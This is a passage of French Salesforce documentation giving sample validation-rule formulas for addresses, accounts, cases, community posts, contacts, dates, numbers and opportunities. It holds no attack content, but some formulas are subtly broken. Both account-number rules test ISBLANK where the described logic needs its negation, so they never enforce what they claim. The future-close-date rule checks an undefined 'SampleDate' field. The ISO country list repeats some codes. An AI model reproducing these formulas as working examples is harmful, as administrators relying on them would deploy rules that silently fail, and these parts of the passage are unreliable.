| **Formule :** | `AND (`<br>`OR(ShippingCountry = "US", ShippingCountry="USA",`<br>`ISBLANK(ShippingCountry)),`<br>`OR(`<br>`LEN(ShippingState) < 2,`<br>`NOT(`<br>`CONTAINS("AL:AK:AZ:AR:CA:CO:CT:DE:DC:FL:GA:HI:ID:" &`<br>`"IL:IN:IA:KS:KY:LA:ME:MD:MA:MI:MN:MS:MO:MT:NE:NV:NH:" &`<br>`"NJ:NM:NY:NC:ND:OH:OK:OR:PA:RI:SC:SD:TN:TX:UT:VT:VA:" &`<br>`"WA:WV:WI:WY", ShippingState)`<br>`)))`<br><br>Remarque: Dans cet exemple, si aucun pays n'est indiqué, il est supposé qu'il s'agit des États-Unis. Pour utiliser cet exemple avec d'autres pays, supprimez la clause vérifiant la longueur du champ de pays. En outre, les critères de règle de validation respectent la casse. Par conséquent, cette règle n'est appliquée que lorsqu'aucun pays n'est indiqué ou qu'« USA » est écrit en majuscules. La règle n'est pas appliquée lorsque le pays est « usa ». |
| **Message d'erreur :** | Une abréviation d'état à deux lettres valide est requise. |
| **Emplacement de l'erreur :** | `Expédition – Département/Région` |

### Région d'expédition valide (Canada)

| Champ | Valeur |
|---|---|
| **Description :** | Confirme que `l'État/la région d'expédition` du compte est une abréviation à deux caractères valide, si le `pays de facturation` est CA ou CAN. |
| **Formule :** | `AND (`<br>`OR(ShippingCountry = "CA", ShippingCountry="CAN"),`<br>`OR(`<br>`LEN(ShippingState) < 2,`<br>`NOT(`<br>`CONTAINS("AB:BC:MB:NB:NL:NT:NS:NU:ON:PC:QC:SK:YT", ShippingState)`<br>`)))` |
| **Message d'erreur :** | Une abréviation de région à 2 lettres valide est requise. |
| **Emplacement de l'erreur :** | `Région/Province d'expédition` |

### Pays de facturation valide

| Champ | Valeur |
|---|---|
| **Description :** | Confirme que le `pays de facturation` du compte est un code à deux lettres ISO 3166 valide. |
| **Formule :** | `OR(`<br>`LEN(BillingCountry) = 1,`<br>`NOT(`<br>`CONTAINS(`<br>`"AF:AX:AL:DZ:AS:AD:AO:AI:AQ:AG:AR:AM:" &`<br>`"AW:AU:AZ:BS:BH:BD:BB:BY:BE:BZ:BJ:BM:BT:BO:" &`<br>`"BA:BW:BV:BR:IO:BN:BG:BF:BI:KH:CM:CA:CV:KY:" &`<br>`"CF:TD:CL:CN:CX:CC:CO:KM:CG:CD:CK:CR:CI:HR:" &`<br>`"CU:CY:CZ:DK:DJ:DM:DO:EC:EG:SV:GQ:ER:EE:ET:FK:" &`<br>`"FO:FJ:FI:FR:GF:PF:TF:GA:GM:GE:DE:GH:GI:GR:GL:" &`<br>`"GD:GP:GU:GT:GG:GN:GW:GY:HT:HM:VA:HN:HK:HU:" &`<br>`"IS:IN:ID:IR:IQ:IE:IM:IL:IT:JM:JP:JE:JO:KZ:KE:KI:" &`<br>`"KP:KR:KW:KG:LA:LV:LB:LS:LR:LY:LI:LT:LU:MO:MK:" &`<br>`"MG:MW:MY:MV:ML:MT:MH:MQ:MR:MU:YT:MX:FM:MD:MC:" &`<br>`"MC:MN:ME:MS:MA:MZ:MM:MA:NR:NP:NL:AN:NC:NZ:NI:" &`<br>`"NE:NG:NU:NF:MP:NO:OM:PK:PW:PS:PA:PG:PY:PE:PH:" &`<br>`"PN:PL:PT:PR:QA:RE:RO:RU:RW:SH:KN:LC:PM:VC:WS:" &`<br>`"SM:ST:SA:SN:RS:SC:SL:SG:SK:SI:SB:SO:ZA:GS:ES:" &`<br>`"LK:SD:SR:SJ:SZ:SE:CH:SY:TW:TJ:TZ:TH:TL:TG:TK:" &`<br>`"TO:TT:TN:TR:TM:TC:TV:UG:UA:AE:GB:US:UM:UY:UZ:" &`<br>`"VU:VE:VN:VG:VI:WF:EH:YE:ZM:ZW",`<br>`BillingCountry)))` |
| **Message d'erreur :** | Un code pays à deux lettres valide est requis. |
| **Emplacement de l'erreur :** | `Facturation - Pays` |

## Exemple de règles de validation de compte

Pour plus d'informations sur les fonctions de formule utilisées dans ces exemples, reportez-vous à Opérateurs et fonctions de formule à la page 4902.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

### Le numéro de compte est numérique

| Champ | Valeur |
|---|---|
| **Description :** | Vérifie que le `numéro de compte` est numérique s'il n'est pas vide. |
| **Formule :** | `AND(`<br>`  ISBLANK(AccountNumber),`<br>`  NOT(ISNUMBER(AccountNumber))`<br>`)` |
| **Message d'erreur :** | Le numéro de compte n'est pas numérique. |
| **Emplacement de l'erreur :** | `Numéro de compte` |

### Longueur du numéro de compte

| Champ | Valeur |
|---|---|
| **Description :** | Confirme que le `numéro de compte` comporte précisément sept chiffres (s'il n'est pas vide). Le nombre sept est donné à titre d'exemple uniquement. Vous pouvez le remplacer par le nombre de votre choix. |
| **Formule :** | `AND(`<br>`  ISBLANK(AccountNumber),`<br>`  LEN(AccountNumber) <> 7`<br>`)` |
| **Message d'erreur :** | Le champ Numéro du compte doit comporter sept chiffres. |
| **Emplacement de l'erreur :** | `Numéro de compte` |

### Plage de chiffre d'affaires annuel

| Champ | Valeur |
|---|---|
| **Description :** | Confirme que le compte `Chiffre d'affaires annuel` n'est pas négatif et n'excède pas 100 milliards de dollars. Ce plafond est pensé pour repérer les fautes de frappe. |
| **Formule :** | `OR(`<br>`  AnnualRevenue < 0,`<br>`  AnnualRevenue > 100000000000`<br>`)` |
| **Message d'erreur :** | Le champ Chiffre d'affaires annuel ne peut pas dépasser 100 milliards. |
| **Emplacement de l'erreur :** | `Chiffre d'affaires annuel` |

## Exemples de règles de validation de centre d'appels

Pour plus d'informations sur les fonctions de formule utilisées dans ces exemples, reportez-vous à Opérateurs et fonctions de formule à la page 4902.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

### Sous certaines conditions, exiger une description lorsque le motif de la requête est Autre

| Champ | Valeur |
|---|---|
| **Description :** | Confirme qu'un champ personnalisé appelé `Autre motif` contient une valeur si une requête contient un `motif de requête` dont la valeur est Autre. |
| **Formule :** | `AND(`<br>`  ISPICKVAL( Reason, "Other" ),`<br>`  ISBLANK(Other_Reason__c)`<br>`)` |
| **Message d'erreur :** | La description de l'autre motif est nécessaire. |
| **Emplacement de l'erreur :** | `Autre motif` |

### Empêcher la réinitialisation des requêtes ouvertes sur la valeur Nouveau

| Champ | Valeur |
|---|---|
| **Description :** | Si une requête est déjà ouverte, la formule empêche le `statut` d'être à nouveau défini sur Nouveau. |
| **Formule :** | `AND(`<br>`  ISCHANGED( Status ),`<br>`  NOT(ISPICKVAL(PRIORVALUE( Status ), "New")),`<br>`  ISPICKVAL( Status, "New")`<br>`)` |
| **Message d'erreur :** | Le statut de la requête ouverte ne peut pas être réinitialisé sur Nouveau. |
| **Emplacement de l'erreur :** | `Statut` |

### Restreindre le statut des requêtes rouvertes

| Champ | Valeur |
|---|---|
| **Description :** | Confirme que le `statut` de la requête est Rouverte lorsqu'une requête close est ouverte à nouveau. |
| **Formule :** | `AND( ISCHANGED( Status ), OR( ISPICKVAL(PRIORVALUE( Status ), "Closed"), ISPICKVAL(PRIORVALUE( Status ), "Closed in SSP")), NOT( ISPICKVAL( Status, "Re-Opened")) )` |
| **Message d'erreur :** | La requête close peut uniquement prendre le statut Rouverte. |
| **Emplacement de l'erreur :** | `Statut` |

### Empêcher la fin d'un jalon de requête une fois les requêtes fermées

| Champ | Valeur |
|---|---|
| **Description :** | Valide l'impossibilité d'appliquer la `Date de fin` d'un jalon une fois le `Statut` de la requête Fermé. |
| **Formule :** | `Case.IsClosed = true` |
| **Message d'erreur :** | Vous ne pouvez pas terminer un jalon une fois une requête fermée. |
| **Emplacement de l'erreur :** | `Haut de la page` |

### Empêcher la fin d'un jalon de requête avant des dates de création de requêtes

| Champ | Valeur |
|---|---|
| **Description :** | Valide l'application de la `Date de fin` d'un jalon après la `Date/heure d'ouverture` de la requête. |
| **Formule :** | `CompletionDate >= Case.CreatedDate && CompletionDate <= Case.ClosedDate` |
| **Message d'erreur :** | La Date de fin du jalon doit être définie après la date de création de la requête et avant sa fermeture. |
| **Emplacement de l'erreur :** | `Haut de la page` |

## Exemple de règles de validation de communauté

Pour plus d'informations sur les fonctions de formule utilisées dans ces exemples, reportez-vous à Opérateurs et fonctions de formule à la page 4902.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

### Empêcher les débordements de langage dans les questions

| Champ | Valeur |
|---|---|
| **Description :** | Empêche les utilisateurs d'utiliser un langage injurieux dans les champs `Titre` et `Description` en posant une question. |
| **Formule :** | `OR(CONTAINS(Title, 'darn'), CONTAINS(Body, 'darn'))` |
| **Message d'erreur :** | Le titre ou la description de la question comporte un langage injurieux. |

### Empêcher les débordements de langage dans les réponses

| Champ | Valeur |
|---|---|
| **Description :** | Empêche les utilisateurs de saisir des termes injurieux en répondant à une question. |
| **Formule :** | `OR(CONTAINS(Body, 'darn'), CONTAINS(Body, 'dang'))` |
| **Message d'erreur :** | La réponse contient un langage injurieux. |

### Empêcher les débordements de langage dans les idées

| Champ | Valeur |
|---|---|
| **Description :** | Empêche les utilisateurs d'utiliser un langage injurieux dans les champs `Titre` et `Description` lors de la publication d'une idée. |
| **Formule :** | `OR(CONTAINS(Title, 'darn'), CONTAINS(Body, 'darn'))` |
| **Message d'erreur :** | Le titre ou la description de l'idée comporte un langage injurieux. |

### Empêcher les débordements de langage dans les commentaires d'idées

| Champ | Valeur |
|---|---|
| **Description :** | Empêche les utilisateurs de saisir un langage injurieux lors de la publication d'un commentaire. |
| **Formule :** | `OR(CONTAINS(CommentBody , 'darn'), CONTAINS(CommentBody, 'dang'))` |
| **Message d'erreur :** | Le commentaire comporte un langage injurieux. |

## Exemples de règles de validation de contacts

Pour plus d'informations sur les fonctions de formule utilisées dans ces exemples, reportez-vous à Opérateurs et fonctions de formule à la page 4902.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

### Les champs Adresse postale sont obligatoires

| Champ | Valeur |
|---|---|
| **Description :** | Confirme que la `rue`, la `ville` et le `pays` des contacts sont renseignés. |
| **Formule :** | `OR( ISBLANK( MailingStreet ), ISBLANK( MailingCity ), ISBLANK( MailingCountry ) )` |
| **Message d'erreur :** | La rue, la ville et le pays sont obligatoires. |
| **Emplacement de l'erreur :** | `Haut de la page` |

### La rue est obligatoire

| Champ | Valeur |
|---|---|
| **Description :** | Confirme que la `rue` du contact est renseignée. |
| **Formule :** | `ISBLANK( MailingStreet )` |
| **Message d'erreur :** | La rue est obligatoire. |
| **Emplacement de l'erreur :** | `Publipostage - Rue` |

### Code postal

| Champ | Valeur |
|---|---|
| **Description :** | Confirme que le `code postal` du contact respecte le format 99999 ou 99999-9999 si le `pays` est USA ou vide. |
| **Formule :** | |

```
AND(
 OR(MailingCountry = "USA", ISBLANK(MailingCountry)),
  OR(
   AND(LEN(MailingPostalCode) <>5,
   LEN(MailingPostalCode) <> 10),
   NOT(CONTAINS("0123456789",
      LEFT( MailingPostalCode, 1))),
   NOT(CONTAINS("0123456789",
      MID( MailingPostalCode , 2, 1))),
   NOT(CONTAINS("0123456789",
      MID( MailingPostalCode , 3, 1))),
   NOT(CONTAINS("0123456789",
      MID( MailingPostalCode , 4, 1))),
   NOT(CONTAINS("0123456789",
      MID( MailingPostalCode , 5, 1))),
   AND(
    LEN(MailingPostalCode) = 10,
   OR(
    MID( MailingPostalCode , 6, 1) <> "-",
    NOT(CONTAINS("0123456789",
      MID( MailingPostalCode , 7, 1))),
    NOT(CONTAINS("0123456789",
      MID( MailingPostalCode , 8, 1))),
    NOT(CONTAINS("0123456789",
      MID( MailingPostalCode , 9, 1))),
    NOT(CONTAINS("0123456789",
      MID( MailingPostalCode , 10, 1)))
   )
  )
 )
)
```

Remarque: Dans cet exemple, si aucun pays n'est indiqué, il est supposé qu'il s'agit des États-Unis. Pour utiliser cet exemple avec d'autres pays, supprimez la clause vérifiant la longueur du champ de pays. En outre, les critères de règle de validation respectent la casse. Par conséquent, cette règle n'est appliquée que lorsqu'aucun pays n'est indiqué ou qu'« USA » est écrit en majuscules. La règle n'est pas appliquée lorsque le pays est « usa ».

Conseil: Vous pouvez également valider des codes postaux à l'aide d'une expression régulière. Pour obtenir un exemple de formule utilisant une expression régulière, reportez-vous à REGEX à la page 4946.

| | |
|---|---|
| **Message d'erreur :** | Le Code postal doit être au format 99999 ou 99999-9999. |
| **Emplacement de l'erreur :** | `Publipostage - Code postal` |

### Le numéro de téléphone est au format international

| Champ | Valeur |
|---|---|
| **Description :** | Confirme que le numéro de `téléphone` commence par le signe plus (+) pour le code pays. Notez que la règle de validation est en contradiction avec la règle à dix chiffres. |
| **Formule :** | `LEFT(Phone, 1) <> "+"` |
| **Message d'erreur :** | Le numéro de téléphone doit commencer par + (code pays). |
| **Emplacement de l'erreur :** | `Phone` |

### Les numéros de téléphone américains comportent dix chiffres

| Champ | Valeur |
|---|---|
| **Description :** | Confirme que le numéro de `téléphone` est au format (999) 999-9999. Cela est possible en utilisant la fonction REGEX pour vérifier que ce nombre comporte dix chiffres dans le format (999) 999-9999. |
| **Formule :** | `NOT(REGEX(Phone, "\\D*?(\\d\\D*?){10}"))` |
| **Message d'erreur :** | Les numéros de téléphone américains doivent avoir le format suivant : (999) 999-9999. |
| **Emplacement de l'erreur :** | `Phone` |

## Exemples de règles de validation inter-objets

Pour plus d'informations sur les fonctions de formule utilisées dans ces exemples, reportez-vous à Opérateurs et fonctions de formule à la page 4902.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

### Les remises doivent être dans la plage

Cet exemple présente trois règles de validation sur des produits d'opportunité. Les exemples ci-dessous sont complémentaires et vous aident à gérer le montant des remises des produits. Ils nécessitent un champ de pourcentage personnalisé des produits d'opportunité nommé `Remise de ligne`. Les exemples ci-dessous requièrent également l'utilisation de catalogues de prix et personnalisent le champ `Famille de produits` pour qu'il comprenne les valeurs suivantes : *`Logiciels`*, *`Conseils`* et *`Formations`*.

**Les remises logiciel**

| Champ | Valeur |
|---|---|
| **Description :** | Évite que les utilisateurs n'enregistrent des produits logiciels avec une remise supérieure à 10%. |

| Champ | Valeur |
| --- | --- |
| **Formule :** | `AND(Line_Discount__c > 0.10, ISPICKVAL(Product2.Family, "Software"))` |
| **Message d'erreur :** | Cette remise doit être de 10% maximum pour les logiciels. |
| **Emplacement de l'erreur :** | `Remise de ligne` |

**Remises conseils**

| Champ | Valeur |
| --- | --- |
| **Description :** | Évite que les utilisateurs n'enregistrent des produits de conseils avec une remise supérieure à 15%. |
| **Formule :** | `AND(Line_Discount__c > 0.15, ISPICKVAL(Product2.Family, "Consulting"))` |
| **Message d'erreur :** | Cette remise doit être de 15% maximum pour les produits de conseils. |
| **Emplacement de l'erreur :** | `Remise de ligne` |

**Remises formation**

| Champ | Valeur |
| --- | --- |
| **Description :** | Évite que les utilisateurs n'enregistrent des produits de formations avec une remise supérieure à 20%. |
| **Formule :** | `AND(Line_Discount__c > 0.20, ISPICKVAL(Product2.Family, "Training"))` |
| **Message d'erreur :** | Cette remise doit être de 20% maximum pour les produits de formation. |
| **Emplacement de l'erreur :** | `Remise de ligne` |

### Empêcher la modification des produits d'opportunité sur les opportunités clôturées

Cet exemple se compose de deux règles de validation : l'une sur les produits d'opportunité et l'autre sur les opportunités.

| Champ | Valeur |
| --- | --- |
| **Description :** | Évite que les utilisateurs ne modifient des produits d'opportunité après la clôture d'une opportunité. Créez l'exemple de règle de validation suivant sur les produits d'opportunité. |

| Champ | Valeur |
|---|---|
| **Formule :** | `OR(ISPICKVAL(Opportunity.StageName, "Closed Won"), ISPICKVAL(Opportunity.StageName, "Closed Lost"))` |
| **Message d'erreur :** | Impossible de modifier les produits d'opportunité des opportunités clôturées. |
| **Emplacement de l'erreur :** | `Haut de la page` |

La règle de validation suivante porte sur les opportunités.

| Champ | Valeur |
|---|---|
| **Description :** | Évite que les utilisateurs ne suppriment des produits d'opportunité après la clôture d'une opportunité. Créez l'exemple de règle de validation suivant sur les opportunités. Il utilise un champ récapitulatif de cumul personnalisé sur les opportunités qui calcule le nombre de produits d'opportunité d'une opportunité. |
| **Formule :** | `AND(OR(ISPICKVAL(StageName, "Closed Won"), ISPICKVAL(StageName, "Closed Lost")), Number_of_Line_Items__c < PRIORVALUE(Number_of_Line_Items__c) )` |
| **Message d'erreur :** | Impossible de supprimer les produits d'opportunité des opportunités clôturées. |
| **Emplacement de l'erreur :** | `Haut de la page` |

### Empêche la sauvegarde d'une requête lorsqu'un compte n'a pas de support

| Champ | Valeur |
|---|---|
| **Description :** | Empêche que les utilisateurs n'enregistrent une requête pour un compte n'ayant pas de support. Cet exemple présuppose que les comptes ont un champ de cases à cocher personnalisé appelé `Support autorisé` qui vérifie que le compte a bien un support. |
| **Formule :** | `Account.Allowed_Support__c = FALSE` |
| **Message d'erreur :** | Impossible de créer des requêtes pour ce compte qui n'a pas de support. |
| **Emplacement de l'erreur :** | `Haut de la page` |

### Empêche l'enregistrement d'une requête lorsque le contact ne fait plus partie de l'entreprise

| Champ | Valeur |
|---|---|
| **Description :** | Empêche que les utilisateurs n'enregistrent une requête ouverte associée à un contact qui ne fait plus partie de l'entreprise. Cet exemple utilise un champ de cases à cocher personnalisé appelé `Ne fait plus partie de l'entreprise`. |
| **Formule :** | `AND(Contact.Not_Longer_With_Company__c, NOT(IsClosed))` |
| **Message d'erreur :** | Impossible d'enregistrer cette requête car le contact associé ne fait plus partie de l'entreprise. Pour continuer, veuillez choisir un autre contact. |
| **Emplacement de l'erreur :** | `Nom du contact` |

## Exemples de règles de validation de dates

Pour plus d'informations sur les fonctions de formule utilisées dans ces exemples, reportez-vous à Opérateurs et fonctions de formule à la page 4902.

### La date doit être un jour de semaine

| Champ | Valeur |
|---|---|
| **Description :** | Confirme que la valeur d'un champ de date personnalisé est un jour de semaine (et non un samedi ou un dimanche). |
| **Formule :** | `CASE(MOD( My_Date__c - DATE(1900, 1, 7), 7), 0, 0, 6, 0, 1) = 0` |
| **Message d'erreur :** | La date doit être un jour de semaine. |
| **Emplacement de l'erreur :** | `Ma date` |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

### La date doit être un samedi ou un dimanche

| Champ | Valeur |
|---|---|
| **Description :** | Confirme que la valeur d'un champ de date personnalisé est un samedi ou un dimanche. |
| **Formule :** | `CASE( MOD( My_Date__c - DATE(1900, 1, 7), 7),`<br>`0, 1,`<br>`6, 1,`<br>`0) = 0` |
| **Message d'erreur :** | La date doit être un samedi ou un dimanche. |
| **Emplacement de l'erreur :** | `Ma date` |

### La date doit faire partie du mois en cours

| Champ | Valeur |
|---|---|
| **Description :** | Confirme qu'un champ de date personnalisé contient une date du mois et de l'année en cours. |
| **Formule :** | `OR (`<br>`YEAR( My_Date__c ) <> YEAR ( TODAY() ),`<br>`MONTH( My_Date__c ) <> MONTH ( TODAY() )`<br>`)` |
| **Message d'erreur :** | La date doit faire partie du mois en cours. |
| **Emplacement de l'erreur :** | `Ma date` |

### La date doit faire partie de l'année en cours

| Champ | Valeur |
|---|---|
| **Description :** | Confirme qu'un champ de date personnalisé contient une date de l'année en cours. |
| **Formule :** | `YEAR( My_Date__c ) <> YEAR ( TODAY() )` |
| **Message d'erreur :** | La date doit faire partie de l'année en cours. |
| **Emplacement de l'erreur :** | `Ma date` |

### La date doit être le dernier jour du mois

| Champ | Valeur |
|---|---|
| **Description :** | Confirme qu'un champ personnalisé appelé `Ma date` est le dernier jour du mois. Pour cela, il détermine la date du premier jour du mois suivant, puis soustrait 1 jour. Il comprend une logique de cas particuliers pour le mois de décembre. |
| **Formule :** | `DAY(My_Date__c) <>`<br>`IF(Month(My_Date__c)=12, 31,`<br>`DAY(DATE(YEAR(My_Date__c),MONTH(My_Date__c)+1,1) - 1))` |
| **Message d'erreur :** | La date doit être le dernier jour du mois. |
| **Emplacement de l'erreur :** | `Ma date` |

### La date doit être comprise dans une période d'un an à compter d'aujourd'hui

| Champ | Valeur |
|---|---|
| **Description :** | Confirme qu'un champ personnalisé appelé `Date de suivi` est comprise dans une période d'un an à compter de la date du jour. Cet exemple suppose que l'année compte 365 jours. (Il ne traite pas les années bissextiles.) |
| **Formule :** | `Followup_Date__c - TODAY() > 365` |
| **Message d'erreur :** | La date de suivi doit être comprise dans une période d'un an à compter de ce jour. |
| **Emplacement de l'erreur :** | `Date de suivi` |

### Le jour du mois ne peut pas être supérieur à 15

| Champ | Valeur |
|---|---|
| **Description :** | Confirme qu'un champ personnalisé appelé `Date de début` contient une date dans les 15 premiers jours du mois spécifié. |
| **Formule :** | `DAY( Begin_Date__c ) > 15` |
| **Message d'erreur :** | La date de début ne peut pas être postérieure au 15e jour du mois. |
| **Emplacement de l'erreur :** | `Date de début` |

### La date de fin ne peut pas être antérieure à la date de début

| Champ | Valeur |
|---|---|
| **Description :** | Confirme qu'un champ personnalisé appelé `Date de fin` n'est pas antérieur à un autre champ personnalisé appelé `Date de début`. |
| **Formule :** | `Begin_Date__c > End_Date__c` |
| **Message d'erreur :** | La date de fin ne peut pas être antérieure à la date de début. |
| **Emplacement de l'erreur :** | `Date de début` |

### La date d'expiration ne peut pas être antérieure à la date de clôture

| Champ | Valeur |
|---|---|
| **Description :** | Confirme qu'un champ personnalisé appelé `Date d'expiration` n'est pas antérieur au champ `Date de clôture`. |
| **Formule :** | `Expiration_Date__c < CloseDate` |
| **Message d'erreur :** | La date d'expiration ne peut pas être antérieure à la date de clôture. |
| **Emplacement de l'erreur :** | `Date d'expiration` |

## Exemples de règles de validation de nombres

Pour plus d'informations sur les fonctions de formule utilisées dans ces exemples, reportez-vous à Opérateurs et fonctions de formule à la page 4902.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

### Les fiches de présence doivent totaliser 40 heures

| Champ | Valeur |
|---|---|
| **Description :** | Garantit que les utilisateurs ne peuvent pas enregistrer de fiches de présence d'une durée supérieure à 40 heures hebdomadaires. Cet exemple nécessite cinq champs personnalisés sur votre objet personnalisé, un pour chaque jour de travail. |
| **Formule :** | `Monday_Hours__c + Tuesday_Hours__c + Wednesday_Hours__c + Thursday_Hours__c + Friday_Hours__c > 40` |
| **Message d'erreur :** | Le nombre total d'heures ne peut pas dépasser 40. |
| **Emplacement de l'erreur :** | `Haut de la page` |

### Le nombre ne peut pas être négatif

| Champ | Valeur |
|---|---|
| **Description :** | Confirme qu'un champ personnalisé appelé `Heures travaillées` n'est pas un nombre négatif. |
| **Formule :** | `Hours_Worked__c < 0` |
| **Message d'erreur :** | Le champ Heures travaillées ne peut pas être inférieur à zéro. |
| **Emplacement de l'erreur :** | `Heures travaillées` |

### Le nombre doit être pair

| Champ | Valeur |
|---|---|
| **Description :** | Confirme qu'un champ personnalisé appelé `Passagers de l'Arche` est un nombre pair non négatif. |
| **Formule :** | `OR( Ark_Passengers__c < 0, MOD( Ark_Passengers__c, 2) <> 0 )` |
| **Message d'erreur :** | Le champ Passagers de l'Arche doit être un nombre pair positif. |
| **Emplacement de l'erreur :** | `Passagers de l'Arche` |

### Le nombre doit être impair

| Champ | Valeur |
|---|---|
| **Description :** | Confirme qu'un champ personnalisé appelé `Chaussettes trouvées` est un nombre impair non négatif. |
| **Formule :** | `OR( Socks_Found__c < 0, MOD( Socks_Found__c, 2) = 0 )` |
| **Message d'erreur :** | Le champ Chaussettes trouvées doit être un nombre impair. |
| **Emplacement de l'erreur :** | `Chaussettes trouvées` |

### Le nombre doit être un multiple de cinq

| Champ | Valeur |
|---|---|
| **Description :** | Confirme qu'un champ personnalisé appelé `Multiple de 5` est un multiple de cinq. |
| **Formule :** | `MOD( Multiple_of_5__c, 5) <> 0` |
| **Message d'erreur :** | Le nombre doit être un multiple de cinq. |
| **Emplacement de l'erreur :** | `Multiple de 5` |

### Le nombre doit être un entier

| Champ | Valeur |
|---|---|
| **Description :** | Confirme qu'un champ personnalisé appelé `Mon entier` est un entier. |
| **Formule :** | `FLOOR( My_Integer__c) <> My_Integer__c` |
| **Message d'erreur :** | Ce champ doit être un entier. |
| **Emplacement de l'erreur :** | `Mon entier` |

### Le nombre doit être compris entre -50 et 50

| Champ | Valeur |
|---|---|
| **Description :** | Confirme qu'un champ personnalisé appelé `Volume` est compris entre -50 et 50. |
| **Formule :** | `ABS( Volume__c) > 50` |
| **Message d'erreur :** | Le volume doit être compris entre -50 et 50. |
| **Emplacement de l'erreur :** | `Volume` |

### Validation de la plage de nombres

| Champ | Valeur |
|---|---|
| **Description :** | Confirme que la plage comprise entre deux champs personnalisés `Salaire min.` et `Salaire max.` est inférieure à 20 000 dollars. |
| **Formule :** | `(Salary_Max__c - Salary_Min__c) > 20000` |
| **Message d'erreur :** | La plage de salaires doit être inférieure à 20 000 dollars. Ajustez les valeurs Salaire max. ou Salaire min. |
| **Emplacement de l'erreur :** | `Salaire max.` |

### Le pourcentage doit être compris entre zéro et 100

| Champ | Valeur |
|---|---|
| **Description :** | Confirme qu'un champ personnalisé appelé `Pourcentage mixte` est compris entre 0 et 100 %. Notez que les champs de pourcentage sont exprimés en pourcentage, soit divisés par 100, dans les formules (100 % est exprimé sous la forme 1 ; 50 % est indiqué sous la forme 0,5). |
| **Formule :** | `OR(`<br>`  Mix_Pct__c > 1.0,`<br>`  Mix_Pct__c < 0.0`<br>`)` |
| **Message d'erreur :** | Le pourcentage mixte doit être compris entre 0 et 100 %. |
| **Emplacement de l'erreur :** | `Pourcentage mixte` |

## Exemples de règles de validation de gestion des opportunités

Pour plus d'informations sur les fonctions de formule utilisées dans ces exemples, reportez-vous à Opérateurs et fonctions de formule à la page 4902.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

### Champ requis sous certaines conditions en fonction de l'étape d'opportunité

| Champ | Valeur |
|---|---|
| **Description :** | Confirme qu'un champ personnalisé appelé `Date de livraison` est renseigné si une opportunité a progressé vers l'étape Close gagnée ou Négociation/Vérification. |
| **Formule :** | `AND (`<br>`  OR (`<br>`  ISPICKVAL(StageName, "Closed Won"),`<br>`  ISPICKVAL(StageName,`<br>`"Negotiation/Review")),`<br>`ISBLANK(Delivery_Date__c)`<br>`)` |
| **Message d'erreur :** | La date de livraison est nécessaire pour cette étape. |
| **Emplacement de l'erreur :** | `Date de livraison` |

### La date de clôture ne peut pas être antérieure au mois en cours

| Champ | Valeur |
|---|---|
| **Description :** | Confirme que la `date de clôture` d'une opportunité n'est pas comprise dans une période d'un mois avant le mois en cours. Notez que l'utilisation de ISNEW et ISCHANGED dans cette formule pour vérifier la condition est uniquement vérifiée lorsque l'opportunité est en cours de création ou lorsque le champ `Date de clôture` est modifié en conséquence. |
| **Formule :** | `AND(`<br>`  OR (`<br>`  ISNEW(),`<br>`  ISCHANGED( CloseDate )),`<br>`  CloseDate < DATE( YEAR(TODAY()), MONTH(TODAY()), 1) )` |
| **Message d'erreur :** | La date de clôture ne peut pas être antérieure au mois en cours. |
| **Emplacement de l'erreur :** | `Date de clôture` |

### La date de clôture doit être une date ultérieure

| Champ | Valeur |
|---|---|
| **Description :** | Garantit que les utilisateurs ne définissent pas la `Date de clôture` d'une opportunité sur un jour passé. |
| **Formule :** | `SampleDate < TODAY()` |
| **Message d'erreur :** | La date de clôture ne doit pas être un jour passé. |
| **Emplacement de l'erreur :** | `Date de clôture` |

### Remises sur les opportunités

| Champ | Valeur |
|---|---|
| **Description :** | Confirme que la valeur d'un champ de pourcentage de remise personnalisé est comprise entre 0 et 40 %. |
| **Formule :** | `OR(Discount_Rate__c < 0, Discount_Rate__c > 0.40)` |
| **Message d'erreur :** | Le taux de remise ne doit pas dépasser 40 %. |
| **Emplacement de l'erreur :** | `Taux de remise` |

### Une opportunité de qualité doit faire l'objet d'une approbation avant clôture.

| Champ | Valeur |
|---|---|
| **Description :** | Les opportunités dont les montants sont supérieurs à 50 000 dollars nécessitent la vérification d'un champ de case à cocher personnalisé appelé `Approuvé` afin de passer à l'étape Close Gagnée ou Close perdue. Pour automatiser cette tâche, définissez la sécurité au niveau du champ en cochant la case `Approuvé` afin de la vérifier uniquement via un processus d'approbation personnalisé (Enterprise Edition, Unlimited Edition ou Performance Edition). |
| **Formule :** | `AND(`<br>`  OR(`<br>`  ISPICKVAL(StageName,"Closed Won"),`<br>`  ISPICKVAL(StageName,"Closed Lost")),`<br>`(Amount > 50000),`<br>`NOT(ISPICKVAL(Approval_Status__c ,"Approved")))` |
| **Message d'erreur :** | Toutes les opportunités de qualité doivent faire l'objet d'une approbation pour pouvoir être closes. Cliquez sur le bouton de clôture de la demande. |
| **Emplacement de l'erreur :** | `Haut de la page` |

